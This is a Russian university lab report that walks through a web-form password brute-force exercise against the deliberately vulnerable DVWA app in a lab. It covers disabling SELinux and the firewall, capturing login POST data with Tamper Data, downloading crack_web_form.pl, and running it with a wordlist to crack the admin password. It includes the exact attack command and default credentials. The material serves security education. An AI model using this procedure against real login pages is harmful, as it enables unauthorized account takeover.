МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»

Кафедра теоретических основ компьютерной безопасности и криптографии

Использование Tamper Data с помощью crack_web_form.pl ОТЧЁТ ПО ДИСЦИПЛИНЕ «ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»


студента 4 курса 431 группы специальности 10.05.01 Компьютерная безопасность факультета компьютерных наук и информационных технологий Серебрякова Алексея Владимировича

Преподаватель		
профессор, д.фм.н.		А.С. Гераськин
	подпись, дата	

Раздел 1. Настройка Fedora

- 1. Запустите Virtual Box, зайдите в настройки Fedora 14
- 2. Настройте виртуальную машину

а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14 Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.




Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал Applications -->System Tools--> Terminal

Смените текущего пользователя на root su – root <Ранее созданный пароль root>

Определите IP адрес



Раздел 4. Временное отключение SELINUX и фаервола

1) Отключите SELinux

a. Проверьте статус SELinux командой SEStatus, Если статус – Disabled – переходите к следующему пункту. Иначе выполните следующую команду (вставка значения «0» в конфиг):

echo 0 > /selinux/enforce


2) Отключите фаерволл командой

service iptables stop

Выполнено!

Раздел 5. Hастройка BackTrack

- 1. Запустите Virtual Box, зайдите в настройки BackTrack
- 2. Настройте виртуальную машину
- а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 6. Bxoд в BackTrack

Запустите виртуальную машину BackTrack Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал Щелкните на значок консоли в строке быстрого запуска Определите IP адрес



Раздел 8. Настройка Tamper Data

Запустите Firefox Выберите дополнения (Add-ons) Tools -> Add-ons Включите Tamper Data Extensions -> Enable Tamper Data Перезапустите Firefox



Раздел 9. Фиксация HTTP-POST-DATA с помощью Tamper Data

Зайдите на DVWA

Запустите Firefox на BackTrack

Скопируйте http://<mark>IPADDRESS</mark>/dvwa/login.php в адресную строку.

Замените IPADDRESS на IP адрес Fedora

Примените Tamper Data

Войдите в DVWA

a. Имя пользователя: admin

b. Пароль: password (Это стандартный пароль для admin)




Остановите Tamper Data

- a. В появившемся окне снимите галочку с Continue Tampering
- b. Submit
- c. Stop Tamper

Скопируйте содержимое POSTDATA

- а. Нажмите на первую строку с запросом POST.
- b. Правой кнопкой щелкните на POSTDATA и выберите Сору




Скопируйте строку в Notepad и выйдите из DVWA

- a. Applications --> Wine --> Programs --> Accessories --> Notepad
- b. *Edit->Paste*
- с. В Firefox на странице с DVWA нажмите Logout

Сохраните данные о неудачном входе в DVWA

- a. Логин: admin
- b. Пароль: wrongpassword
- с. Нажмите Login
- d. Скопируйте строку "Login failed"
- е. Вставьте её в открытый блокнот
- f. Сохраните файл как dvwa-post-data.txt



Hастройка и запуск crack-web-form.pl Создайте директорию mkdir /pentest/passwords/cwf



Скачайте cwf.tar.gz

Запустите Firefox в BackTrack

Вставьте следующий URL в адресную строку http://www.computersecuritystudent.com/SECURITY_TOOLS/DVW A/DVWAv107/lesson5/cwf.tar.gz

Coxpаните файл File System -> pentest -> passwords ->cwf Save

Paзapхивируйте 4. 4.Crack Web Form cd /pentest/passwords/cwf ls —l tar xovfz cwf.tar.gz chmod 700 crack_web_form.pl

```
root@root:/pentest/passwords/cwf

File Edit View Terminal Help

root@root:/pentest/passwords/cwf# ls -l
total 16

rw-r--r-- 1 root root 15418 2023-04-18 15:16 cwf.tar.gz
root@root:/pentest/passwords/cwf# tar xovfz cwf.tar.gz
crack_web_form.pl
password.txt
root@root:/pentest/passwords/cwf# chmod 700 crack_web_form.pl
root@root:/pentest/passwords/cwf#
```

Изучите Crack Web Form ./crack_web_form.pl -help

Используйте Crack Web Form

```
./crack_web_form.pl -U admin -P password.txt -
http "http://<mark>IPADDRESS</mark>/dvwa/login.php" -
data "username=<mark>USERNAME</mark>&password=<mark>PASSWORD</mark>&Login=Login" -
M "Login failed"
```

Изучите результаты работы Crack Web Form

а. Заметьте, что понадобилось 239 попыток для того, чтобы найти правильный пароль.

Раздел 11. Отчет о работе

Введите в консоли следующее:

- a. cd/pentest/passwords/cwf
- b. grep Successful crack_output.txt
- c. date

d. echo "IvanovII" где вместо "IvanovII" - ваша фамилия и инициалы

```
root@root:/pentest/passwords/cwf#
root@root:/pentest/passwords/cwf# cd /pentest/passwords/cwf
root@root:/pentest/passwords/cwf# grep Successful crack output.txt
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHP
SESSID=j71vnlemf46tusg2ad0ntqfjs1
root@root:/pentest/passwords/cwf# date
Tue Apr 18 15:25:18 EDT 2023
root@root:/pentest/passwords/cwf# echo "Serebriakov AV"
Serebriakov AV
root@root:/pentest/passwords/cwf#

Plain Text ▼ Tab Width: 8 ▼ Ln 1, Col 1 INS

Plain Text ▼ Tab Width: 8 ▼ Ln 1, Col 1 INS

No Items in Trash
```